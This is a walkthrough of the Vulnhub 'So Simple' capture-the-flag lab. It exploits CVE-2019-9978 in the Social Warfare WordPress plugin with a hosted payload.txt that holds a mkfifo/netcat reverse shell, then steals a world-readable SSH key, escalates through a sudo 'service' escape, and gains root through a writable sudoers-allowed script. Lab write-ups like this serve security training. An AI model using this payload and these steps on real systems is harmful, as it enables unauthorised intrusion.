

Vulnhub

So Simple

<https://www.vulnhub.com/entry/so-simple-1,515/>

Walkthrough

1. NMAP Scan: #nmap -A -p- <IP>

```
Nmap scan report for 10.0.2.32
Host is up (0.00019s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: So Simple
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
```

This host has 2 ports open: 22 & 80.

1. Port 22: running an SSH service;
2. Port 80: running an HTTP service;

What can we do?

1. Access the HTTP service, see what's up:



Nothing to see here, really, not even the source code gets us anywhere.

Firing up dirbuster, we come across a Wordpress blog:

Why it's so simple ? — Just another WordPress site

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# Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

admin July 12, 2020 Uncategorized 1 Comment

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## Recent Posts

Hello world!

I will scan it with WPScan and see if that gets us anywhere;

Through the WPScan, we've discovered that there are two outdated plugins:

1. Social-warfare
2. Easy-cart

Through OSINT, I've come to understand that the Social-warfare plugin is vulnerable to RCE (remote code execution) by using CVE-2019-9978.


Thanks to @hash3liZer, we know how to execute this exploit properly:

<https://github.com/hash3liZer/CVE-2019-9978>


<https://wpvulndb.com/vulnerabilities/9259?fbclid=IwAR2xLSnanccqWZNqc2c7clv447Lt80mHivtyNV5ZXGS0ZaScxIYcm1XxWXM>

1. Create payload file and host it on a location accessible by a targeted website. Payload content : "<pre>system('cat /etc/passwd')</pre>"
2. Visit `http://WEBSITE/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://ATTACKER_HOST/payload.txt`
3. Content of `/etc/passwd` will be returned

In order to actually exploit the machine, we're going to have to do some Remote Code Execution via URL by using a 'payload.txt' containing code that will spawn a netcat shell. Furthermore, we're going to connect it to our netcat listener.



That's our python HTTP webserver running on port 8000 with the file 'payload.txt' inside of it; To see if the server is actually correctly running, we're going to test it by writing 'localhost:8000' inside our URL bar:



It works.


Our payload.txt contains:

```
<pre>system('rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.2.15 4444 >/tmp/f ')</pre>
```

The <pre>s on the ends are there due to the nature of the exploit.

Start a netcat listener and enter the URL from above adapted to our IPs for the shell to spawn:

```
kali@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
█
```



[Hacker Voice] I'm in.

Time to get those flags.

What user are we running commands as? #whoami

www-data

There are two other users that can log in this box:

```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Jul 12 22:42 .
drwxr-xr-x 20 root    root    4096 Jul 12 12:55 ..
drwxr-xr-x  7 max     max     4096 Jul 15 18:19 max
drwxr-xr-x  3 steven  steven  4096 Jul 29 18:08 steven
$ █
```

Going through max's directory:

```
$ cd max
$ ls -la
total 52
drwxr-xr-x  7 max     max     4096 Jul 15 18:19 .
drwxr-xr-x  4 root    root    4096 Jul 12 22:42 ..
-rw-r--r--  1 max     max     220 Feb 25 12:03 .bash_logout
-rw-r--r--  1 max     max    3810 Jul 12 21:40 .bashrc
drwx-----  2 max     max     4096 Jul 12 13:06 .cache
drwx-----  3 max     max     4096 Jul 12 15:39 .gnupg
drwxrwxr-x  3 max     max     4096 Jul 12 15:24 .local
-rw-----  1 max     max     118 Jul 12 20:44 .mysql_history
-rw-r--r--  1 max     max     807 Feb 25 12:03 .profile
drwxr-xr-x  2 max     max     4096 Jul 14 19:41 .ssh
-rw-r--r--  1 max     max      49 Jul 12 20:41 personal.txt
drwxrwxr-x  3 max     max     4096 Jul 12 21:23 this
-rwxr-x---  1 max     max      33 Jul 13 21:41 user.txt
$ █
```

```
$ cat user.txt
cat: user.txt: Permission denied
```

I suppose we are going to have to log in as max to read the flag.

Navigate to his .ssh folder:

```
$ ls -la
total 20
drwxr-xr-x 2 max max 4096 Jul 14 19:41 .
drwxr-xr-x 7 max max 4096 Jul 15 18:19 ..
-rw-r--r-- 1 max max 568 Jul 14 19:41 authorized_keys
-rwxr-xr-x 1 root root 2602 Jul 14 19:41 id_rsa
-rw-r--r-- 1 root root 568 Jul 14 19:41 id_rsa.pub
$
```

We're going to steal that 'id\_rsa' in order to log in as max:

```
kali@kali:~/Desktop/Memos/Vulnhub/So_Simple$ ssh -i id_rsa max@10.0.2.32
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Jul 29 18:56:07 UTC 2020

System load:  0.01               Processes:    120
Usage of /:   56.6% of 8.79GB    Users logged in: 0
Memory usage: 17%              IPv4 address for docker0: 172.17.0.1
Swap usage:  0%                 IPv4 address for enp0s3: 10.0.2.32

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 29 17:56:18 2020 from 10.0.2.15
max@so-simple:~$
```

See the contents of the user.txt:

```
max@so-simple:~$ cat user.txt
```

Great, moving on to the next flag that is in steven's directory:

```
max@so-simple:/home/steven$ cat user2.txt
cat: user2.txt: Permission denied
```

We must log in as steven, somehow. Sudo -l?

```
max@so-simple:/home/steven$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:/home/steven$
```

We can run the “service” binary as steven without the use of a password;

Through OSINT, I have come over this exploit from gtfoBins.com:

<https://gtfobins.github.io/gtfobins/service/>

```
max@so-simple:/home/steven$ sudo -u steven /usr/sbin/service ../../bin/sh
$ whoami
steven
```

Now we have a shell we’re running as steven!

User2.txt:

```
root@so-simple:/opt/tools# cat /home/steven/user2.txt
```

Great! We got the second flag! Now onto root...

Sudo -l

```
steven@so-simple:/opt/tools$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh
steven@so-simple:/opt/tools$
```

After close examination, I’ve concluded that the file itself, including the ‘tools’ directory do not exist.

SO I CREATED THEM MYSELF!

```
steven@so-simple:/opt/tools$ ls -la
total 12
drwxrwxr-x 2 steven steven 4096 Jul 29 18:10 .
drwxr-xr-x 3 steven steven 4096 Jul 29 18:09 ..
-rwxrwxr-x 1 steven steven 11 Jul 29 18:10 server-health.sh
```

```
steven@so-simple:/opt/tools$ cat server-health.sh
/bin/sh -i
```

I’ve only written “/bin/sh -i” in the script file as that will spawn a shell. This shell will then be ran with root privileges due to the contents of the /etc/sudoers for the ‘steven’ user (sudo -l).

```
steven@so-simple:/opt/tools$ sudo -u root ./server-health.sh
# whoami
root
```

Time to get the root flag.



Easy box right? Hope you've had fun! Show me the flag on Twitter @roelvb79

